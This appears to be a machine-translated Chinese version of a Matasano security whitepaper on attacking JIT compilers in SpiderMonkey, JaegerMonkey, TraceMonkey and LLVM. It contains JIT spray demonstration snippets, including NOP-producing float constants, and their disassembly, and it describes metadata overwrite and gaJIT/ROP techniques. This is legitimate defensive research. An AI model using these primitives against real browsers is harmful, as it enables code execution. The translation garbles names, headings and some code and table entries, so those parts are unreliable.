

# 攻击客户端JIT编译器

## 克里斯·罗尔夫（Chris Rohlf）@chr[isrohlf chris@matasano.com](mailto:chris@matasano.com)

**y按IV你太ski Y @眼**

[**眼@马踏伞哦.com**](mailto:yan@matasano.com)

介绍

[目标](#_bookmark0)

[JIT设计概述Trace / Jaeg](#_bookmark1)[erMonkey体系结构](#_bookmark2)

[TraceMonkey](#_bookmark3)[LLVMJIT架构](#_bookmark4)

[LLVM用途](#_bookmark5)

[LLVM代码发射和执行漏洞](#_bookmark6)

[漏洞利用原始喷雾](#_bookmark8)

[页面权限](#_bookmark10)

[ROPgaJIT和JIT风水强化技术](#_bookmark11)

[分配API页面权限的随机化](#_bookmark13)

[保护页面](#_bookmark15)

[恒定折页恒定盲区分配限制](#_bookmark16)

[随机NOP插入/随机码基本偏移JIT强化比较](#_bookmark19)

[工具类](#_bookmark21)

[调试和跟踪模糊](#_bookmark22)

[JavaScript模糊测试](#_bookmark24)

[LLVM语言运行时模糊Rubinius模糊](#_bookmark25)

结论与未来方向

# 介绍

Web浏览器托管我们每天使用的大多数应用程序。虽然方便，但这些应用程序主要是用JavaScript编写的，因此通常比编译为本机代码的同类应用程序慢。为了帮助缓解此问题，浏览器已在其已经很复杂的代码库中实现了即时执行引擎（JIT）。 “及时”对于需要非常有趣且复杂的体系结构的过程而言，并不是恰当的描述。 JIT引擎的核心是从编译器前端获取中间表示（IR），并生成机器代码（例如x86或ARM）并即时执行。

由于JIT不会尝试解析代码或提供运行时库支持，因此通常将前端引擎和一组库与JIT结合使用，以创建IR并为代码在其中执行提供环境。 编译器前端可以解析原始语言语法（例如ECMAScript）（其中JavaScript，ActionScript和JScript是常见的方言），并生成生成本机代码所需的IR。

浏览器并不是唯一受益于JIT引擎的应用程序。 Rubinius（Ruby）和Unladen Swallow（Python）等项目已开始使用JIT引擎来加快动态语言的执行速度。 Java虚拟机使用JIT来提高性能，Microsoft .NET公共语言运行时也是如此。这种趋势可能只会持续下去，因此，应用程序开发人员和最终用户应该熟悉JIT引擎引入的潜在安全风险。

我们的研究集中在3个前端编译器和后端JIT引擎上，这些研究很少或根本没有公共安全方面的研究。我们探索了在Web浏览器和语言运行时等应用程序中使用JIT引擎的潜在安全影响，并描述了我们为安全研究人员开发的，基于我们的JIT研究开发的工具。我们还将讨论在Firefox SpiderMonkey前端中发现的一个安全漏洞的案例研究，并讨论如何使用后端JaegerMonkey JIT来利用此漏洞。最后，我们将以讨论来强化适用于浏览器和语言运行时JIT引擎的JIT实现的可能技术作为结尾。

## 目标

我们的研究工作集中在过去安全界尚未广泛研究的JIT。 JIT引擎的总体架构非常复杂，包括前端语法解析器和

中间表示（IR）编译器，用于后端本机代码生成。我们的研究集中在以下JIT组件上：

* Mozilla SpiderMonkey前端
  + Mozilla JaegerMonkey和Nitro后端
  + Mozilla TraceMonkey和NanoJIT后端
* LLVM位码解析器，其JIT引擎以及嵌入它们的应用程序。

# JIT设计概述

尽管所有JIT引擎的目标基本相同，但是它们的方法却有所不同。中间表示优化，机器代码发布和代码重写是昂贵的过程，因此确保代码发布的成本不会超过创建本机代码的性能优势非常重要。

在这种程度上，不同的引擎在代码生成方面遵循不同的策略，这些策略可以大致分为以下两种类型：tracing和Method。Method JIT始终为到达的每个代码块（或方法）生成本机代码，并动态更新引用。在tracing JIT下，将为每个方法调用保留命中计数，并且仅当某个特定的块或方法被视为“hot”(就是命中次数多的意思)时才发出本机代码。这试图减少很少调用的代码的多余生成，例如初始化例程。

我们调查的每个引擎中都有几个体系结构组件。尽管每个JIT引擎都会以不同的方式实现它们，但是这些组件通常总是以某种形式存在。其中包括：用于分配和跟踪在何处编写本机代码的内存管理器，中间表示转换层和用于将本机指令写入内存的汇编器。

根据JIT设计，也可能存在其他组件。由于其动态类型系统的性质，通常为JavaScript之类的语言实现属性缓存。跟踪JIT通常实现监视和记录字节码执行情况的接口。方法JIT可以实现内联缓存，以在运行时重写类型查找。

## Trace / JaegerMonkey体系结构

Mozilla的前端JavaScript引擎SpiderMonkey解析JavaScript语法并生成内部中间表示字节代码。这个中间体

表示被认为是受信任的，因为只有内部组件才能生成它。然后将IR馈送到TraceMonkey或JaegerMonkey JIT引擎，以编译为本机代码。这些组件中的每一个都分为两个主要部分：前端，它解析脚本并生成中间字节码；后端，将中间字节码转换为本地代码并执行。我们的体系结构审查已细分为分别涵盖每个引擎。

Mozilla的SpiderMonkey是解析ECMA / JavaScript并生成内部可信中间表示的前端组件。 SpiderMonkey引擎提供了ECMA规范定义的所有接口。此实现需要编写许多传统上很难安全编写的代码。该代码必须从不受信任的源中解析脚本文本，然后创建并维护对象实例以在脚本的整个运行期间代表脚本。

执行SpiderMonkey从处理器密集型JavaScript派生的字节码可能是一个缓慢的过程。为了解决此问题，Mozilla首先引入了TraceMonkey引擎，该引擎跟踪IR的执行并尝试检测可从JIT编译中受益的热代码路径。热代码路径被定义为多次执行循环的块。与其他浏览器相比，该技术非常有效，并且使Mozilla具有性能优势。随着Firefox 4的发布，Mozilla引入了另一个名为JaegerMonkey的JIT引擎。 JaegerMonkey是一种JIT设计方法，始终将所有JavaScript编译为未经优化的本机代码。这两个引擎相互补充，下面将详细讨论。

### JaegerMonkey


JaegerMonkey旨在将所有SpiderMonkey产生的IR进行JIT处理，而无需首先跟踪并记录其解释的执行情况。 Nitro是从WebKit项目借来的（最初是为Safari开发的），是JaegerMonkey的后端汇编程序。因为JaegerMonkey引擎会为所有SpiderMonkey IR发出代码，所以它不会尝试生成高度优化的代码。这是设计使然，因为JaegerMonkey的设计目标旨在补充优化的TraceMonkey引擎。

Nitro可以为x86，x86\_64和ARM处理器产生本机代码。由于名为AbstractMacroAssembler的抽象层，因此可以使用Nitro编写跨平台JIT。 Firefox利用了此功能，但是这些其他体系结构不在我们研究范围之内。我们的JaegerMonkey架构故障从下而上开始*，首先回顾了Nitro汇编程序的内存管理和代*码生成。

Nitro由两部分组成：一个部分处理代码汇编，另一部分处理本地代码的内存分配和释放。内存分配是通过在Win32系统上调用VirtualAlloc和在POSIX系统上调用mmap来执行的。这些页面通过ExecutablePool类实例进行跟踪。 ExecutablePool类包含几个成员变量，这些成员变量用于跟踪和划分更大的分配资源。这些包括Allocation ::*page，Allocat*ion :: size，m\_freePtr*，m\_en*d和m\_refCount。

Exec*utablePool类通过实用*程序方法分配更大的分配。客户端可以使用ExecutablePool :: alloc方法，该方法将请求分配的大小作为参数。这将进一步调用poolForSiz*e方法，该方法首先检查任何可能能够容纳分配的*现有small pool。如果不存在，并且请求的分配大小不大（< pageSize \* 16），则会创建一个新的池。 m\_freePtr和m\_End类成员标记分配块的开始和结束。

JaegerMonkey使用此接口分配原始RWX内存池。然后，使用AssemblerBuffer和LinkBuffer类将单独的代码块写入它们。这些*基础抽象使用Executable*Allo*cator类根据代码块*的大小为代码块选择最佳池。在ExecutablePool类实例被销毁之前，不会释放JIT内存。



实际上，这种基本的分配器对攻击者不是很有吸引力。但是，了解每个JIT引擎如何对每个可执行页面进行分块和处理的知识对于理解JIT如何将中间表示形式转换为本机代码到内存至关重要。

字节码到本机代码的大部分转换是在mjit :: Compiler类中执行的，该类可在firefox / js / src / methodjit*/ Compiler.cpp*中找到。 Compiler类实现了许多操作码处理程序函数*，这些函数使用前面提到的AssemblerBuffer和LinkBuffe*r类将Spi*derMonkey*字节码指令转换为它们的本机代码块等效项。通过启用还是禁用内联缓存，并同时支持两个实例，可以进一步细分此类。这些

翻译功能的目的各不相同。其中一些旨在填充PolyIC结构，该结构描述了需要更新或写入内存的嵌入式缓存。其他则用于简单的运算，例如算术运算。这些操作要么调用C*++存根函数，*要么使用Nitro编写直接对基元（例如整数和双精度）进行操作的代码。

JaegerMonkey包含一些技巧，可显着提高性能。 JaegerMonkey JIT引擎使用称为内联缓存（IC）的技术来执行更快的对象类型查找。与类型为静态并在编译时定义的C / C ++结构不同，JavaScript类型可以在运行时更改。 SpiderMonkey中间字节码支持此功能，该中间字节码具有特殊指令，例如JSOP\_GETPROP，可通过首先查找其类型来返回特定属性的值。所有这些都与SpiderMonkey属性缓存（用于存储现有对象的Shape）一起完成。在SpiderMonkey中，所有本机对象都具有Shape，Shape是一种定义如何访问对象的结构。在JaegerMonkey中首次看到类型时，将其视为单态的。存在MonoIC类来处理这些不需要多类型查找但仍需要本机编译的常见情况。当对象属性更改类型时，需要更复杂的方法。

引入内联缓存概念的一种简单方法是通过以下JavaScript代码：

var vals = [1，“ hello”，[1,2,3]，/there/]

for（var i in vals）{

print（vals [i] .toString（））;

}

在上面的代码中，我们遍历一个由Number，String，Array和RegEx对象组成的小数组。对于vals数组的每个成员，都会调用toString方法。对于数组中的每个对象，解释器必须执行昂贵的类型查找并确定要调用的正确的toString方法。通过组合内联缓存和针对已知属性访问的存根调用，可以使整个过*程更加高效。修改对*象的类型后，必须更新本机的get属性（GET\_PROP）代码。 Mozilla引入了链式PIC（多态串联缓存）插槽来解决此问题。此过程实质上创建了一些本机代码块，它们对已被视为对象的类型执行属性查找。如果第一种类型不匹配，则跳转到下一个代码块以对下一种类型执行*查找，依此类推。设*计此性能增强功能需要一些

安全权衡，我们将在本文的开发原语部分中进行讨论。

JaegerMonkey源代码可以在Firefox源代码的mozilla / firefo*x / js / src / methodjit /目录中找到。了解*一些关键类对于理解嵌入式缓存的工作原理至关重要：

* *PICStubCompiler-*从BaseCompiler继承。其他PIC类继承自PICStubCompiler，并使用其初始化BaseCompiler类。
* *SetPropCompiler-*生成本机代码并调用存根以设置对象属性的类
* *GetPropCompiler-*生成本地代码并调用存根以获取对象属性的类
* *ScopeNameCompiler-生成*用于执行名称查找（例如函数或变量名称）的本机代码的类
* *BindNameCompiler-生成*用于执行名称分配的本机代码的类

### TraceMonkey

TraceMonkey是使用Mozilla的SpiderMonkey构建的跟踪引擎。 TraceMonkey使用跟踪监视器jstracer来监视和解释SpiderMonkey字节码。每当看到可从本机编译中受益的代码时，就会激活其记录器。记录器记录IR的执行并创建NanoJIT LIR（低级中间表示），然后将其编译为本机代码。这些本机代码块在NanoJIT中称为片段。 NanoJIT可以生成高度优化的代码，因此不需要内联缓存或即时重写本机代码。

就像JaegerMonkey中的Nitro一样，后端NanoJIT引擎负责可执行JIT页面的内存管理。这是通过CodeAlloc类接口完成的。 CodeAlloc类使用CodeList类来跟踪各个代码块。每个NanoJIT页面都是使用RWX（读写执行）权限创建的，并包含一些元数据。此元数据在C*odeList类中描*述。此类具有几个相关的成员值：

CodeList\* next //指向下一个CodeList

CodeList \*lower； //指向上一个CodeList

CodeList\* teriminator； //指向保存此特定列表的main\_chunk\_

bool isFree; //如果此块空闲则为true

bool isExec ; //如果此块是可执行的，则为true

union {

CodeList\* higher； //指向下一个块

NIns\* end; //指向该block的结尾

};

NIns code[1]; //本机编译代码

可以在每个JIT页面的开头以已知的静态偏移量找到此元数据。这些指针是攻击者有吸引力的覆盖目标。覆盖它们的值将导致在存储器中的任何地方进行任意4字节写入。此攻击类似于各种堆实现中的早期unlink攻击。

除了在JIT中hooking特定功能之外，我们的jitter工具链还使用此数据遍历分配的JIT页面。

可以在Mozilla的网站[1]上找到TraceMonkey体系结构的详细图像。

## LLVM JIT架构

LLVM是一个编译器基础结构，其中包括用于编译过程所有阶段的库和工具。 LLVM迅速成为Mac OS X和iOS设备首选的工具链，例如Rubinius的JIT实施，以及即将推出的针对Google Native Client（NaCL）项目的PNaCL组件的JIT组件。 LLVM本身不包含任何安全性边界，并致力于实现远远超过完整性的性能（即，位代码解析，代码发射以及其他核心功能都信任其所有输入）。但是，在LLVM成为将JIT支持添加到现有代码库的实际项目时，我们仍然将精力集中在LLVM上。

LLVM将源代码编译为内部定义良好的表示形式，该表示形式具有三种语义等效的形式：文本汇编形式，二进制位码格式和C ++ API。 Rubinius直接通过其API使用LLVM，PNaCL使用位码作为移动代码介质。

在实现级别，LLVM IR表示为捕获IR语义和拓扑的C ++对象图。 BasicBlocks代表一系列IR指令（由Instruction类表示），每个IR指令均引用一个或多个操作数和值（均从Value基类派生）。 LLVM将所有代码和引用打包到模块中，类似于C的翻译单元。

由于LLVM是作为一组库而不是一个整体项目设计的，因此前端编译器，优化器，位代码处理和所有其他主要任务被单独捆绑在一起，并且相互依赖性最小。我们只专注于LLVM

程序集/位代码解析器和每当使用LLVM JIT时嵌入的JIT执行引擎。

为了开始执行，LLVM首先通过BitcodeReader类加载位代码，以实现内部表示。 LLVM延迟地编译实例化代码，并且仅会首先生成入口函数（通常是main或analog）及其所需的所有数据。所有外部调用均通过PLTs。每当发出对非编译函数的调用时，都会调用stub，该stub调用LLVM的编译函数（在X86体系结构的lib / Target / X86 / X86JITInfo.cpp中定义的X86CompilationCallback）。仅在调用目标函数期间才发出它。生成代码块后，所有引用该代码块的全局映射都会更新。

### LLVM用途

许多项目选择使用LLVM的JIT来提高执行性能。由于某些用例涉及扩展未考虑LLVM指令集设计的成熟代码库，因此存在一些集成策略。

MacRuby项目采用的最直接的方法是直接并从一开始就使用LLVM库。 MacRuby从一开始就了解LLVM，并通过直接生成LLVM指令进行操作。此方法最依赖LLVM，并且不会尝试产生辅助执行环境。

另一种方法是将项目自己的虚拟机指令集转换为LLVM，如ClamAV和Rubinius项目选择的那样。这两个项目都仅使用LLVM来提高性能，从而实现了自己的指令集，自己的指令格式和自己的虚拟机。转换通常是通过visitor对象实现的，该visitor对象为每个源VM指令调用以发出LLVM指令。


### LLVM代码产生和执行

一旦实现了指令图，LLVM就可以通过ExecutionEngine产生代码了。大多数与平台无关的代码在lib / ExecutionEngine /中（特别是lib / ExecutionEngine / JIT，在lib / CodeGen / LLVMTargetMachine.cpp中具有目标计算机实现），在lib / Target / X86 /中具有平台相关的组件（对于X86）。

以下清单试图阐明LLVM执行引擎的高层组织：

* ExecutionEngine（lib / ExecutionEngine / ExecutionEngine.h）
  + 代表LLVM JIT引擎的基类。当前存在两种实现：JIT和MCJIT。截至2011年7月，MCJIT尚不完整，但将使用MC项目[2]。本文尚未涉及MCJIT，因为它尚未成熟。
* 获胜
  + JIT类是执行引擎的独立于平台的表示。它的接口提供了请求功能和块的编译，发出全局变量以及注册侦听器（JITEventListener对象）以监视JIT发出的功能。 JIT类还通过BasicBlock到void \*映射（BasicBlockAddresMap）管理LLVM函数及其实际地址之间的映射。
* Jitastataye（库/ Eksatiyonigine / Jit / Jit.h）
  + JITState类包含在JIT ExecutionEngine中，用于包含对模块和FunctionPassManager的引用。模块用作所有函数和值（类似于转换单元）的容器，而FunctionPassManager是将LLV*M指令实际编译为本机代码的过程的列表。*可以在LLVM的特定于目标的位置（例如lib / Target / X86）中找到通过实现
* JITCodeEmitter（include / llvm / CodeGen / JITCodeEmitter.h）
  + *JITCodeEmitter是*抽象类，它声明两种类型的方法：用于发出机器代码的实际字节以及用于发出诸如跳转表和重定位的辅助结构。
* JITEmitter：JITCodeEmitter（lib / ExecutionEngine / JIT / JITEmitter.cpp）
  + 实现JITCodeEm*itter并处理代码发出的详细*信息，例如缓冲区管理，重定位，常量和跳转表。这样，将维护JITMemoryManager，JITResolver，对JIT引擎的引用以及指向当前正在发射的位置的指针。
* JITResolver（lib / ExecutionEngine / JIT / JITEmitter.cpp）
  + *JITResolver维*护和解析尚未编译的函数和代码块的调用站点。
* JITMemoryManager（DefaultJITMemoryManager，lib / ExecutionEngine / JIT / JITMemoryManager.cpp）
  + 分配，取消分配和维护用于代码的内存平板

排放。将所有内存标记为RWX，并且不会尝试随机化或以其他方式保护内存位置。



# 漏洞

在过去的几年中，向供应商报告的JIT漏洞数量有所增加。 JIT引擎中的安全性漏洞的吸引力显而易见：它们可以允许失败的开放逻辑，信息泄漏或直接执行任意代码。 JIT引擎需要许多复杂的组件，每个组件都将中间目标代码表示和优化传播到下一个。在多个组件之间的这种复杂逻辑流失去同步的情况下，不可避免地存在安全漏洞。

尽管编译器产生错误代码的概念并不是什么新鲜事物，但JIT引擎通过在运行时执行此编译（而可能会受到不受信任的输入的影响）而增加了风险。 CWE（通用弱点枚举）指南仅提及编译相关的漏洞[7]。此CWE条目涉及编译器，该编译器优化了开发人员插入的安全检查。复杂的JIT引擎关心的一个问题是，编译器将在运行时通过错误计算代码位置，错误处理寄存器状态或错误的指针取消引用等方式生成错误的代码。这里潜在的漏洞数量很容易成为整个研究工作的主题。但是，在现实世界中有许多此类漏洞的例子。

我们的第一个示例是2011年2月在Mozilla Firefox 4 Beta中发现的错误（Bugzilla条目635295 [3]）。此问题导致JIT发出的本机代码采用了错误的分支，这显然具有安全性，但是错误未标记为与安全相关。该错误是由于快速路径与本机嵌入式缓存链接到已被垃圾回收的对象而造成的。在此漏洞中，不受信任的JavaScript影响了本机代码的流，并可能直接导致任意代码执行，而无需使用内存损坏漏洞。

JIT漏洞也表现为难以检测到逻辑错误，例如MS11-044 [4]。在此漏洞中，JIT引擎错误地假定对象始终为NULL或非NULL。尽管在实践中不太可能发生，但是在某些情况下有可能，该错误可能会导致打开失败的情况，从而导致诸如身份验证绕过之类的行为。对这些类型的漏洞进行模糊检查非常困难，并且如果没有合适的工具，手动检查JIT生成的本机代码也是一个繁琐的过程。

Java最近修补了一个漏洞[5]，其中x64 JIT引擎错误地产生了以下代码序列：

预期的代码发射：

addq（％rsp），0xffffff2b ;将0xffffff2b添加到％rsp指向的位置

popfq ;从堆栈中弹出64位，将低32位加载到RFLAGS中

意外的代码生成：

Addq ％rsp，0xffffff2b ;将0xffffff2b添加到％rsp

popfq ;从堆栈中弹出64位，将低32位加载到RFLAGS中

意外的代码序列将堆栈指针移位常量0xffffff2b，而不是将0xffffff2b加到rsp的值。此漏洞可能导致有趣的场景，其中堆栈已移至攻击者控制的数据。随后使用堆栈指针可能导致任意代码执行，而无需其他内存损坏漏洞。

这些不正确的JIT代码生成示例表明，JIT引擎可能是漏洞的来源，而不仅仅是利用它们的一种手段。这些漏洞中的一些实质上将执行移交给了替代代码路径。面对允许任意重定向执行方向的漏洞，保护机制可能会突然失去所有价值。

不幸的是，大多数这些代码发布错误并未被供应商标记为与安全相关。传统上，它们一直是程序正确性的问题，而剩下的代码则会对未定义的行为施加偶然性。这符合过去对编译器的期望。但是，如今将高级语言（例如JavaScript）作为一种代码交付媒介，以及对与体系结构无关的位代码格式的日益增长的需求，将处理不善的未定义行为和实际代码生成错误的问题转移到了真正的安全问题上，值得我们进一步研究。仔细检查。

# 利用基元

由于不受限制的页面权限以及从不受信任来源生成本机代码的影响，JIT引擎引入了许多可能的利用原语。本文中讨论的利用原语提出了一些问题，这些问题涉及到面对其功能集直接否定其目的的组件，内存保护机制的工作情况如何。

2010年，Dionysus Blazakis在BlackHat DC上发表了一篇论文，他介绍了一种名为JIT Spray的技术[6]。该技术涉及将ActionScript馈送给Adobe Flash Player VM，后者通过将攻击者控制的常量进行XOR运算来包含它们。然后，这个简单的代码被JIT转换为本地代码，并产生了许多本地XOR指令，这些指令在用户提供的常量上进行操作。

当将这些常量解释为x86指令时，可以将它们作为shellcode串在一起，以利用内存损坏漏洞。据报道，这种技术是在迪翁（Dion）发表演讲之前私下讨论的，但这是有关该主题的首次公开演讲，为安全研究界对该主题的更广泛探索打开了大门。我们调查的许多JIT引擎（JaegerMonkey，TraceMonkey，LLVM，Java）仍然允许该技术起作用。

现代操作系统采用多种不同的内存保护技术来阻止内存破坏漏洞。最主要且最有效的两个保护是W ^ X / DEP和ASLR。 W ^ X或DEP（数据执行保护）旨在防止内存页同时可写和可执行。 ASLR（地址空间布局随机化）将存储部分的基地址随机化，以增加预测目标地址的难度。当这两种保护机制结合在一起时，它们提供了一个合理安全的进程环境，并通过内存破坏漏洞降低了攻击者执行任意代码的几率。漏洞利用开发的当前趋势倾向于使用多个漏洞来实现代码执行。这通常意味着攻击者必须拥有内存损坏漏洞和信息泄漏才能可靠利用。

JIT的某些功能会削弱这些技术提供的保护。本文的本节专门探讨这些功能，它们如何对整体较弱的流程安全性模型做出贡献以及如何将其用作开发原语。

## JIT Spray

我们通过识别使用JIT引擎的已知利用技术，开始了对JIT利用原语的研究。如前所述，JIT Spray技术是第一个要记录的可靠技术。证明此技术对其他JIT引擎有效，突显了对此防御的需求。

以下JavaScript演示了攻击JaegerMonkey JIT引擎的可行性：

Var constants = [0x12424242、0x23434343、0x34444444、0x45454545、0x56464646、0x67474747、0x78484848，/ test /]；

for（var i in vals）{

print（vals[i]）;

}

JIT生成并执行以下本地代码：

|  |  |  |
| --- | --- | --- |
| => 0x40a044： | mov | $ 0x8，％edx |
| 0x40a049： | lea | 0x38（％ebx），％ecx |
| 0x40a04c： | mov | ％ecx，0x14（％esp） |
| 0x40a050： | mov | ％esp，％ecx |
| 0x40a052： | mov | ％ebx，0x1c（％esp） |
| 0x40a056： | movl | $ 0x83ceaeb，0x18（％esp） |
| 0x40a05e： | call | 0x82d1820 NewInitArray（js :: VMFrame＆，uint32）;创建vals数组 |
| 0x40a063： | mov | ％eax，％edi ; $ edi保存返回的数组对象 |
| 0x40a065： | mov | 0x24（％edi），％edi ;加载obj-> slots到$ edi |
| 0x40a068： | movl | $ 0xffff0001,0x4（％edi ）; JSVAL\_TYPE\_INT32插入对象->插槽[1] |
| 0x40a06f： | movl | $ 0x12424242，（％edi ）;第一个常量变为object-> slots [0] |
| 0x40a075： | mov | ％eax，％edi |
| 0x40a077： | mov | 0x24（％edi），％edi |
| 0K40A07A： | movl | $ 0xffff0001,0xc（％edi） |
| 0x40a081： | movl | $ 0x23434343,0x8（％edi）;第二常数 |
| 0x40a088： | mov | ％eax，％edi |
| 0x40a08a： | mov | 0x24（％edi），％edi |
| 0x40a08d： | movl | $ 0xffff0001,0x14（％edi） |
| 0x40a094： | movl | $ 0 x 44 4444 44.0 x 10（％Adi）;康斯坦斯表演 |
| 0x40a09b： | mov | ％eax，％edi |
| 0x40a09d： | mov | 0x24（％edi），％edi |
| 0x40a0a0： | movl | $ 0xffff0001,0x1c（％edi） |
| 0 X 40 A0： | movl | $ 0x45454545,0x18（％edi）;第四常数 |
| 0x40a0ae： | mov | ％eax，％edi |
| 0x40a0b0： | mov | 0x24（％edi），％edi |
| 0x40a0b3： | movl | $ 0xffff0001,0x24（％ed） |
| 0x40a0ba： | movl | $ 0x56464646,0x20（％edi）;第五常数 |

上面的汇编代码分配了一个新的JSObject实例来表示常量数组。存储在eax中的*返回值将移至edi*寄存器。这指向本机对象，并通过0x24字节的偏移，*以获取slot成员数*组，该成员数组将保存我们的JavaScript数组的内容。由于数组的*每个成员*都是整数，因此该操作是一条简单的*movl*指令，它将写入值类型（JSVAL\_TYPE\_INT32 = 0xffff0001），然后是整数值本身。正如我们在本文前面的部分所述，JaegerMonkey引擎不会产生高度优化的代码。从eax寄*存器中的返回*值将obj地址重复加载到edi寄存器中可以看出这一点。

原始的JIT spray技术产生了更简单的本机代码，该代码将常量移到寄存器中并反复调用XOR指令。尽管JaegerMonkey生成的JIT spary代码稍微复杂一些，但仍可以完全预测，因为它使用32位edi寄存器作为object-> slots数组的索引来添加新的数*组常量。*这意味着字节序列的大小和内容都是可预测的，并且仍然可以从中构建shellcode。这与常量相对于代码页开始处的固定偏移量相结合，这意味着我们可以毫无疑问地猜测它们与页基地址的偏移量是多少。

一些读者可能已经注意到/ test /正则表达式添加到了数组的末尾。*这是为了强制生*成快速路径（发出JIT代码），而不是在字节码生成过程中更早地优化仅整数数组。

也可以通过TraceMonkey引擎进行JIT Spray。通过使用浮点值，我们能够实现更严格的代码发射。在32位x86体系结构上，浮点值将占用64位内存。如果我们在JavaScript中采用浮点值，例如-6.828527034422786e-229，则该值将在内存中表示为以下十六进制字符串0x9090909090909090。 0x90字节是x86体系结构中的NOP指令。

原始JavaScript：

var a，b，c，d = -6.828527034422786e-229;

JIT生成并执行以下本地代码：

|  |  |  |
| --- | --- | --- |
| 0x429eda： | movl | $ 0x90909090,0x5c0（％esi） |
| 0x429ee4： | movl | $ 0x90909090,0x5c4（％esi） |
| 0x429eee： | movl | $ 0x90909090,0x5c8（％esi） |
| 0x429ef8： | movl | $ 0x90909090,0x5cc（％esi） |
| 0x429f02： | movl | $ 0x90909090,0x5d0（％esi） |
| 0x429f0c： | movl | $ 0x90909090,0x5d4（％esi） |

0x429f16：movl $ 0x90909090,0x5d8（％esi）0x429f20：mov l $ 0x90909090,0x5dc（％esi）

我们的浮点值现在可以轻松地用于对TraceMonkey引擎执行JIT spray攻击。

## 页面权限

JaegerMonkey，TraceMonkey和LLVM JIT都必须为其生成的本机代码分配和管理内存。为此，使用了低级分配器。首选的API是POSIX平台上的mmap（2）和Windows上的VirtualAlloc。通常会要求这些低级内存分配器提供标有“读取”，“写入”和“执行”权限的内存。尽管可以随意选择这些页面权限以使其尽可能开放，但是它们对于支持JIT引*擎的主要行为是必*需的。

在我们的研究过程中，几乎所有接受调查的JIT引擎都为页面分配了RWX权限（保存为IE9）。此弱权限掩码直接与保护功能（例如DEP）获得的安全性相矛盾。一些JIT设计依赖于这些保护，因为更高粒度的访问控制有时会导致性能大幅下降。

对于JaegerMonkey，内联高速缓存（IC）既需要写权限也需要执行权限，以保持其设计时的性能优势。如本文前面所述，Nitro汇编程序使用ExecutablePool类分配必要的内存来保存发出的代码。然后将这些较大的分配划分为持有本机代码的各个块。每次更新缓存时，通过mprotect（2）或VirtualProtect进行的旅行将花费宝贵的CPU周期。我们认为正是由于这个原因，利用内联高速缓存的引擎将无法在短期内解决而没有可衡量的性能损失。 Nitro / J*aegerMonkey消息来源*的以下评论证实了我们的怀疑：

/ \*设置此标志可防止汇编程序使用RWX内存；这可能会提高安全性，但目前会带来巨大的性能成本。 \* /

#if WTF\_PLATFORM\_IPHONE

＃define ENABLE\_ASSEMBLER\_WX\_EXCLUSIVE 1

＃else

＃define ENABLE\_ASSEMBLER\_WX\_EXCLUSIVE 0

＃endif

对于ROP（面向返回编程）payload，通常使用现有import 比如：VirtualAlloc，VirtualProtect，WriteProcessMemory或其他API（可用于将较大的Sh*ellcode有效负载分*配给*可写和可执行内存）使用*

将被复制到。如果找不到合适的导入，则可以合理地预期攻击者可以通过JIT Spray偶然登陆或泄漏JIT页面的地址来重用现有的RWX页面。

## ROP gaJIT和JIT风水

面向返回的编程（ROP）是一种发明的技术，可逃避DEP / WX [10] [11]提供的保护。 ROP的概念涉及通过应用程序.text或已加载的库模块将过程中存在的现有可执行代码中的代码序列链接在一​​起。这些意外的代码序列通常被称为gadgets，因为每个gadgets都执行一个小任务，但是可以组合起来以创建工作状态机。最常见的ROP有效负载将小工具链接在一起，这些小工具将堆栈指针更改为攻击者控制的有效负载，分配RWX内存，将更大的Shellcode有效负载复制到其中并执行它。正如我们在上一页权限一节中指出的那样，由于JIT引擎经常通过喷雾或非随机分配API在可预测的位置引入许多RWX页面，因此其中某些步骤可能不再必要。

除了RWX覆盖的可能性外，我们还介绍了gaJIT的概念，我们将其定义为在多个JIT生成的代码页上以静态或可预测的偏移量找到的意外代码序列。这种技术的吸引力很明显。尽管加载的库模块可能包含更多，更容易找到的ROP小工具，但它们的位置始终是随机的，并且只能由目标进程加载一次。 JIT页面分配及其可预测的代码序列可以被多次分配，并且受不受信任的输入的直接影响。

克里斯·罗尔夫（Chris Rohlf）（本文的合著者）先前已经研究了在多个JIT页面上使用重复的代码块将ROP（返回定向编程）小工具组合在一起的概念[12]。当时，这项研究中审查的唯一JIT引擎是Firefox的TraceMonkey。我们将该研究扩展到JaegerMonkey和LLVM，并为本文稍后介绍的抖动工具链开发了gaJIT查找Ruby类。

